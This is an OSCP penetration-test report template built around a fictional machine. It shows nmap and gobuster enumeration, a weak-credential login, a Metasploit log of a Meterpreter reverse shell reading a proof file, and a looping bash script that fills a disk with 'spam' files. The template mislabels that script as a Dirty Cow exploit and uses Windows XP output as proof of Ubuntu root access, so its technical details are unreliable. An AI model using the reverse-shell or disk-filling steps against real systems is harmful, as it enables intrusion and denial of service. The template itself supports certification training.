

Offensive Security

Penetration Test Report for OSCP Exam

Your Name

your.email@domain.tld

OSID: OS-XXXXX



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1 Overview

1.1 Introduction

This penetration test report contains all the steps taken to successfully compromise machines in the Offensive Security Certified Professional (OSCP) exam environment; data such as proof of concepts (PoC), custom exploit code, and step-by-step documentation are included. The purpose of this report is to convey the student's understanding of penetration testing methodologies as well as the technical knowledge required to successfully achieve the Offensive Security Certified Professional (OSCP) certification.

Note: This document serves as a template for the real report; it provides organized presentation so you can focus on pwning boxes. Please read the OSCP Exam Guide for the composition of your report. Good luck and try harder!

1.2 High-Level Summary

OS-XXXXX was tasked with performing an internal penetration test of the OSCP exam network. An internal penetration test is a simulated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a malicious entity, and attempt to infiltrate Offensive Security's internal exam systems.

OS-XXXXX's overall objective was to find and exploit vulnerabilities while reporting the findings back to Offensive Security. While conducting the internal penetration test, there were several alarming vulnerabilities that were identified within the exam network.

OS-XXXXX was able to gain administrative access to several machines due to vulnerable applications and poor security configurations. The potential for this access can be mitigated by doing stuff.

1.3 Technical Summary

OS-XXXXX was tasked with penetration testing the following systems on the OSCP exam network:

- XX.XX.XX.XX

Using the *kali* (ZZ.ZZ.ZZ.ZZ) machine, OS-XXXXX gained administrative access to several machines by exploiting their vulnerabilities. These machines and their vulnerabilities are listed below and further documented in later sections.

Hostname	IP	Vulnerability
example	XX.XX.XX.XX	<i>Weak User Password</i> <i>Dirty Cow Privilege Escalation</i> ¹

¹<https://dirtycow.ninja/>

2 example

Note: This machine is fictional and unrelated to Offensive Security machines. Details have been fabricated for purposes of example.

2.1 Service Enumeration

XX.XX.XX.XX was scanned with the following switches and relevant output:

```
nmap -iL targets -A -oA basicscan
```

```
1 ...
   Nmap scan report for XX.XX.XX.XX
3   Host is up (0.12s latency).
   Not shown: 998 closed ports
5   PORT      STATE SERVICE VERSION
   ...
7   80/tcp open  http      Apache httpd 2.4 ((Ubuntu))
   ...
```

2.2 Remote Access Exploitation

2.2.1 Vulnerability Discussion

Weak User Password: Malicious users can upload a reverse shell through the backend management interface by exploiting weak administrative credentials.

2.2.2 Recommendations

Inform users about the importance of strong authentication to security efforts². Additionally, disable remote web access to the management interface.

2.2.3 Proof of Concept

OS-XXXXXX searched for attack vectors in *example* (XX.XX.XX.XX)'s web services by using Gobuster to brute force files and directories on `http://XX.XX.XX.XX`.

```
gobuster dir -w /var/lists/dirbuster_medium -url http://XX.XX.XX.XX
```

²Official Microsoft password guidance: https://www.microsoft.com/en-us/research/wp-content/uploads/2016/06/Microsoft_Password_Guidance-1.pdf

```

=====
2 Gobuster v3.0.1
  by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
4
[+] Url:          http://XX.XX.XX.XX
6 [+] Threads:    20
[+] Wordlist:      /var/lists/dirbuster_medium
8 [+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
10 [+] Extensions: php
[+] Timeout:      10s
=====
12 2020/04/20 00:04:20 Starting gobuster
=====
14 /index.php (Status: 200)
16 /example_backdoor.php (Status: 200)
=====
18 2020/04/20 00:04:20 Finished
=====

```

Browsing to `http://XX.XX.XX.XX/example_backdoor.php` retrieved a management interface.


The screenshot shows the Apache GUI management interface. The browser window title is 'Apache GUI - Mozilla Firefox'. The address bar shows 'localhost:9999/ApacheGUI/jsp/Control.jsp'. The interface has a blue header with the 'APACHE' logo and a 'Logout' button. A sidebar on the left contains a tree view with items: Configuration, Documents, Logs, Control (selected), Global Settings, History, and GUI Settings. The main content area is titled 'Apache Status' and shows a 'RUNNING' status with a green indicator and 'Restart' and 'Stop' buttons. Below this is a table for 'Current Process Information' with columns: UID, Process ID, Process Parent ID, CPU Time, and Command. The table lists three processes: root (15491, 2000, 00:00:00, apache2), www-data (15494, 15491, 00:00:00, apache2), and www-data (15495, 15491, 00:00:00, apache2). Below that is 'Extended Process Information' showing various statistics: Total Requests (773), CPU Load % (.116803), Requests/Second (.792008), Bytes/Request (1515.47), Idle Workers (49), Total KB (1144), Up Time (0 Hours 16 Minutes 16 Seconds), Bytes/Second (1200.26), and Busy Workers (1). At the bottom is a table with columns: PID, REQ, CPU, Last REQ Time, Last REQ Dur, MEG, Client, Virtual Host, and Request. It lists several requests from 127.0.0.1 to localhost:80.

Figure 1: Management interface. Note: Image sourced from <http://www.apachegui.net/images/Control.png>.

The management interface authentication used weak credentials. OS-XXXXX logged in with username Admin and password Password.

OS-XXXXX then did stuff to gain a low-privilege remote shell.

After doing stuff, OS-XXXXX exfiltrated evidence of the low-privilege shell.



```
root@kali: ~  
File Edit View Search Terminal Help  
[*] Started reverse handler on 172.16.157.131:4444  
[*] Automatically detecting the target...  
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English  
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)  
[*] Attempting to trigger the vulnerability...  
[*] Sending stage (769536 bytes) to 172.16.157.164  
[*] Meterpreter session 3 opened (172.16.157.131:4444 -> 172.16.157.164:1037) at 2015-10-16 11:41:18 -0400  
  
meterpreter > shell  
Process 1312 created.  
Channel 1 created.  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\WINDOWS\system32>type "C:\Documents and Settings\Administrator\Desktop\proof.txt"  
type "C:\Documents and Settings\Administrator\Desktop\proof.txt"  
529219186e355e0306e99b1d233dd234  
C:\WINDOWS\system32>ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter Local Area Connection:  
  
    Connection-specific DNS Suffix  . : localdomain  
    IP Address. . . . . : 172.16.157.164  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . : 172.16.157.2  
  
Ethernet adapter Bluetooth Network Connection:  
  
    Media State . . . . . : Media disconnected  
  
C:\WINDOWS\system32>
```

Figure 2: Proof of succesful low-privilege remote access to *example* (XX.XX.XX.XX). Note: Image sourced from <https://support.offensive-security.com/oscp-exam-guide/>. Ensure `type` or `cat` are used to print the flag and `ipconfig` or its counterparts are used to display the machine's address.

2.3 Privilege Escalation

2.3.1 Vulnerability Discussion

*Dirty Cow Privilege Escalation*³ allows privilege escalation of a low-privilege shell. OS-XXXXX exploited the vulnerability to gain root access on example.

2.3.2 Recommendations

The vendors of Ubuntu 16.04 LTS are aware of the privilege escalation vulnerability⁴. Follow vendor instructions to remediate vulnerability.


³<https://dirtycow.ninja/>

⁴Official support article: <https://ubuntu.com/blog/dirty-cow-was-livepatched-in-ubuntu-within-hours-of-publication>

2.3.3 Proof of Concept

OS-XXXXX exploited *Dirty Cow Privilege Escalation*⁵. See A.1 for exploit modification details.

OS-XXXXX was then able to exfiltrate the `proof.txt` key and network configuration.



```
root@kali: ~  
File Edit View Search Terminal Help  
[*] Started reverse handler on 172.16.157.131:4444  
[*] Automatically detecting the target...  
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English  
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)  
[*] Attempting to trigger the vulnerability...  
[*] Sending stage (769536 bytes) to 172.16.157.164  
[*] Meterpreter session 3 opened (172.16.157.131:4444 -> 172.16.157.164:1037) at 2015-10-16 11:41:18 -0400  
  
meterpreter > shell  
Process 1312 created.  
Channel 1 created.  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\WINDOWS\system32>type "C:\Documents and Settings\Administrator\Desktop\proof.txt"  
type "C:\Documents and Settings\Administrator\Desktop\proof.txt"  
529219186e355e0306e99b1d233dd234  
C:\WINDOWS\system32>ipconfig  
ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter Local Area Connection:  
  
    Connection-specific DNS Suffix  . : localdomain  
    IP Address. . . . . : 172.16.157.164  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . : 172.16.157.2  
  
Ethernet adapter Bluetooth Network Connection:  
  
    Media State . . . . . : Media disconnected  
  
C:\WINDOWS\system32>
```

Figure 3: Proof of successful *root* access to *example* (XX.XX.XX.XX).

Note: Image sourced from <https://support.offensive-security.com/oscp-exam-guide/>. Ensure `type` or `cat` are used to print the flag and `ipconfig` or its counterparts are used to display the machine's address.

⁵<https://dirtycow.ninja/>

A Appendix

A.1 Changes Made to Dirty Cow Exploit

Additions (green) and subtractions (red) from modification of exploit for *Dirty Cow Privilege Escalation*⁶.

Note: Generated with <https://www.diffchecker.com/>.

<pre>1 #!/bin/bash/ 2 makeSpam() 3 { 4 string=`cat *` 5 string=\$string`ls -al` 6 echo \$string > "file"\$i".spam" 7 } 8 9 mkdir "SpamForYou" 10 cd "SpamForYou" 11 12 i=1 13 while [1] 14 do 15 makeSpam \$i 16 i=\$((i + 1)) 17 done</pre>	<pre>1 #!/bin/bash/ 2 #todo: witty modifications 3 makeSpam() 4 { 5 string=`cat *` 6 string=\$string`ls -al` 7 echo \$string > "file"\$i".spam" 8 } 9 10 mkdir "SpamForYou" 11 cd "SpamForYou" 12 13 i=1 14 while [1] 15 do 16 makeSpam \$i 17 i=\$((i + 1)) 18 done</pre>
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⁶<https://dirtycow.ninja/>